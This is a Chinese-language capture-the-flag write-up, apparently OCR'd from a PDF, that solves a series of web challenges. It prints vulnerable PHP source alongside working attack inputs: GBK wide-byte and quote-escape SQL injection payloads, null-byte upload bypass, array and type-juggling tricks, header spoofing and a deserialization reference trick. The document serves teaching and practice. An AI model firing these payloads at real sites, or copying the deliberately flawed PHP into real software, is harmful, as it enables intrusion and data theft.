
修改cookie

有两种方法：

利用chrome自带的cookie工具



利用burpsuit直接修改



flag:nctf{cookie_is_different_from_session}

14.MYSQL（200）

一上来就给我们科普：robots.txt

这里有百科

看我robots.txt的代码

```php
<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>

  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }//说明id!=1024
    $id = intval($_GET[id]);//这是前面的代码 转为整数
   随手输了个id=1024.1
   过了
```

flag is:nctf{query_in_mysql}


15.sql injection 3（200）

终于开始了sql注入，等了好久~~~
看题！！！


当我让id=2时，呵呵哒出来了

title：gbk_sql_injection
gbk宽字节注入的题目，这里有链接解释宽字节注入
还有一个

题目中输入id=’ 则会显示成id=’\”很显然’被自动转义了。
这是我们输入id=%df’ or 1=1#



很显然成功了，\没了
发现news数据库里面并没有flag~~~
盲打莽撞，发现了个flag数据库（不要问我是怎么知道的，猜的） 直接上union查询
URL：*index.php?id=%df%27union select *,1 from flag%23*
直接爆出flag
再多说一句当输入*index.php?id=%df%27union select * from flag%23* 时



ErrorThe used SELECT statements have a different number of columns
说明字段不同加个字段试试，*index.php?id=%df%27union select *,1 from flag%23*

总结：

union查询原则

1. 前后的字段数量必须相同
2. 查询出来的字段全是第一个数据表中的字段
3. 第一个数据库有结果集则第二个查询的结果集接在第一个结果集的后面
4. 如果第一个查询没有结果集，则显示的全是第二个查询的结果集

才出来： flag：nctf{gbk_3sqli}

16./x00（200）

这题是一道好题！！！

直接就有源码：

```
view-source:
    if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

ereg详解
strops详解
这里ereg有两个漏洞

1. %00截断及遇到%00则默认为字符串的结束
2. 当ntf为数组时它的返回值不是FALSE

所以有两个方法去攻这道题目
1.令id=1%00%23biubiubiu
2.令nctf为数组则，nctf[]=111

附加：

1. === 格式也等
2. ！== （0！==false 为true）

最后附上这道题目的答案


flag:nctf{use_00_to_jieduan}

17.bypass again（200）

依旧是弱类型
看来又是弱类型的php漏洞

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) === md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

$_GET可以接受数组但MD5
md5（）不能处理数组结构的数据
利用此漏洞构造index.php?a[]=1&b[]=2




```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) === md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{php_is_so_cool}
```

Flag: nctf{php_is_so_cool}


18.变量覆盖（200）

直接见代码：

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php extract($_POST); if ($pass == $thepassword_123) { ?>
        <div class="alert alert-success">
            <code><?php echo $theflag; ?></code>
        </div>
      <?php } ?>
  <?php } ?>
```

这里有extract的详解
总的来说是extract() 函数从数组中将变量导入到当前的符号表。
典型的变量覆盖

```
if ($pass == $thepassword_123) { ?>
只需要覆盖$pass、$thepassword_123这两个变量使他们相等即可
```



flag:nctf{bian_liang_fu_gai!}

19.PHP是世界上最好的语言（250）

看源码

```php
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: *****************} </p>";
}
?>
```

观察一下发现有两个判断条件

```
if(eregi("hackerDJ",$_GET[id]))//id与hackerDJ不相同
$_GET[id] = urldecode($_GET[id]);//id又经历了一次URL解码
if($_GET[id] == "hackerDJ")//解码后的id与hackerDJ相同


这下子好办了两次URL加密即可 ，只加密前一个字符
其实url编码就是一个字符ascii码的十六进制。
h的URL编码为%68，在进行一次编码后为%2568
则令id=%2568ackerDJ
```

url :http://way.nuptzj.cn/php/index.php?id=%2568ackerDJ
flag: nctf{php_is_best_language}


20.伪装者（250）


```
**************************
        管理系统只能在本地登陆
          本系统外部禁止访问
**************************
不是本地登陆你还想要flag?
```

这题是固定的模式，直接伪造http头有两种方法：

- Firefox modify headers 插件


直接burpsuit截断添加 x-forwarded-for:127.0.0.1



nctf{happy_http_headers}

21.Header（250）

这题好low
直接看报头



flag就在其中
nctf{tips_often_hide_here}

22.上传绕过（250）

我首先上传了一个1.jpg文件
然后报的提示是这样的

```
Array ( [0] => .jpg [1] => jpg ) Upload: 1.jpg
Type: image/jpeg
Size: 1.6455078125 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=>
string(9) "./uploads" ["basename"]=> string(5) "1.jpg" ["extension"]=>
string(3) "jpg" ["filename"]=> string(1) "1" }
必须上传成后缀名为php的文件才行啊！
```

必须是php文件才行啊！

然后就上传1.php文件
然后报的提示是这样的

```
Array ( [0] => .php [1] => php ) 不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件
```

只允许上传 jpg，GIF ， png后缀的文件

这才意识到我要上传.jpg的文件让他识别为.php的文件,怎么才能做到呢？？？
看她的第一个错误提示它是***怎么识别文件后缀的***
它是根据./uploads目录下的basename进行识别的
在我们上传的时候会出现./uploads

```
------WebKitFormBoundaryxEFlZ7mznx0Y93ci
Content-Disposition: form-data; name="dir"

/uploads/
------WebKitFormBoundaryxEFlZ7mznx0Y93ci
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream
```

尝试着在/uploads/下加个0X00字符截断 先这么写/uploads/1.php
然后 filename=”1.jpg”
报错如下：

```
Array ( [0] => .jpg [1] => jpg ) Upload: 1.jpg
Type: image/jpeg
Size: 1.6455078125 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=>
string(9) "./uploads" ["basename"]=> string(12) "1.php 1.jpg"
["extension"]=> string(3) "jpg" ["filename"]=> string(8) "1.php 1" }
必须上传成后缀名为php的文件才行啊!
```


basename为1.php 1.jpg
OK
下一步就在这里加一个截断/uploads/1.php0x00
方法如下：

- 用burpsuit 截断

```
------WebKitFormBoundaryxEFlZ7mznx0Y93ci
Content-Disposition: form-data; name="dir"

/uploads/
------WebKitFormBoundaryxEFlZ7mznx0Y93ci
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream
```

在/uploads/后面加上1.php （这里是空格好标识）

- 然后打开hex编码寻找空格及20



1d	61	74	69	6f	6e	2f	78	6d	6c	3b	71	3d	30	2e	39	2c	ation/xml;q=0.9,
1e	69	6d	61	67	65	2f	77	65	62	70	2c	2a	2f	2a	3b	71	image/webp,*/*;q
1f	3d	30	2e	38	0d	0a	52	65	66	65	72	65	72	3a	20	68	=0.8Referer: h
20	74	74	70	3a	2f	2f	74	65	61	6d	78	6c	63	2e	73	69	ttp://teamxlc.si
21	6e	61	61	70	70	2e	63	6f	6d	2f	77	65	62	35	2f	32	naapp.com/web5/2
22	31	32	33	32	66	32	39	37	61	35	37	61	35	61	37	34	1232f297a57a5a74
23	33	38	39	34	61	30	65	34	61	38	30	31	66	63	33	2f	3894a0e4a801fc3/
24	69	6e	64	65	78	2e	68	74	6d	6c	0d	0a	41	63	63	65	index.htmlAcce
25	70	74	2d	45	6e	63	6f	64	69	6e	67	3a	20	67	7a	69	pt-Encoding: gzi
26	70	2c	20	64	65	66	6c	61	74	65	0d	0a	41	63	63	65	p, deflateAcce
27	70	74	2d	4c	61	6e	67	75	61	67	65	3a	20	7a	68	2d	pt-Language: zh-
28	43	4e	2c	7a	68	3b	71	3d	30	2e	38	0d	0a	43	6f	6e	CN,zh;q=0.8Con
29	6e	65	63	74	69	6f	6e	3a	20	63	6c	6f	73	65	0d	0a	nection: close
2a	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	74	46	6f	------WebKitFo
2b	72	6d	42	6f	75	6e	64	61	72	79	56	4b	35	65	79	57	rmBoundaryVK5eyW
2c	4e	36	35	61	75	74	71	33	68	4f	0d	0a	43	6f	6e	74	N65autq3hOCont
2d	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	6f	6e	3a	ent-Disposition:
2e	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	form-data; name
2f	3d	22	64	69	72	22	0d	0a	0d	0a	2f	75	70	6c	6f	61	="dir"/uploa
30	64	73	2f	31	2e	70	68	70	20	0d	0a	2d	2d	2d	2d	2d	ds/1.php -----
31	2d	57	65	62	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	-WebKitFormBound
32	61	72	79	56	4b	35	65	79	57	4e	36	35	61	75	74	71	aryVK5eyWN65autq

- 找到之后将其修改为00 按回车确认
  此时变为

```
------WebKitFormBoundaryVK5eyWN65autq3h0
Content-Disposition: form-data; name="dir"

/uploads/1.php□
------WebKitFormBoundaryVK5eyWN65autq3h0
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg
```

然后直接提交
flag:nctf{welcome_to_hacks_world}

23.SQL注入1（300）

直接看源码

```
<?php if($_POST[user] && $_POST[pass]) { mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQ
```

这里有trim的详解

这里起到过滤字符串两端空格的作用


这道题 ***** 一个字坑

看见括号了没，我一直没看见……

最简单的注入 和password无关

user=admin ')# //注意括号要闭合不然报错 我就是被坑的

提交



flag:nctf{ni_ye_hui_sql?}


24.pass check（300）

直接看*核心代码*

还有tip:strcmp(array,string)=null=0

```php
<?php
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

tip一出这题就没有难度了
直接传pass个数组形式pass[]=1
look



flag:nctf{strcmp_is_n0t_3afe}

25.起名字真难（300）

代码如下：

```php
<?php
 function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

分析一下代码要让number == ‘54975581388’，并且number每个字符与’54975581388’都不同，这就没辙了 。
想想啊 让两个数相等换个进制呗
只能换十六进制了

```php
if ( ($digit >= $one) && ($digit <= $nine) )//因为这段代码的限制
```

54975581388==0xccccccccc
所以URL：http://chinalover.sinaapp.com/web12/index.php?key=0xccccccccc
The flag is:nctf{follow_your_dream}

26.密码重置（300）

首先看URL：http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg%3D%3D
user1是什么鬼，我用base64解密之后 哈哈 原来是ctfuser
直接上图吧不多说什么了

27.php 反序列化（300）

代码：

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}

if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }

    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

这里有序列化反序列化的科普

总的来说让输一个·序列化过后的字符串并且类中的变量始终保持相同，这一下子就想到了引用 a=&b

```
($o->secret === $o->enter)
```

我构造如下代码制造序列化字符串：

```
<?php
class just4fun {
    var $enter;
    var $secret;
    function just4fun()
    {
        $this->enter=&$this->secret;
    }
}
echo serialize(new just4fun());
?>
```

OK flag 出来啦

flag: nctf{serialize_and_unserialize}

28.sql injection 4（300）

直接看代码：


```
<!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
-->
```

科普htmlentities($str, ENT_QUOTES)


这是一个单引号过滤。我们就没有办法添加单引号闭合了，看来只能运用转义字符吃掉单引号了。怎么吃掉的呢？？

- 我在本地搭了一个环境

```
SELECT * FROM users WHERE name='\' AND pass=' or 1=1 #';
```




现在的mysql查询语句变成了SELECT * FROM users WHERE name='\' AND pass=' or 1=1 #';
tip：在mysql查询语句中转义字符不参与闭合 也就是说第二个单引号不参与闭合 第一个单引号和第三个单引号闭合此时name='\' AND pass='
然后是下面的 or 1=1
结果一下就出来了



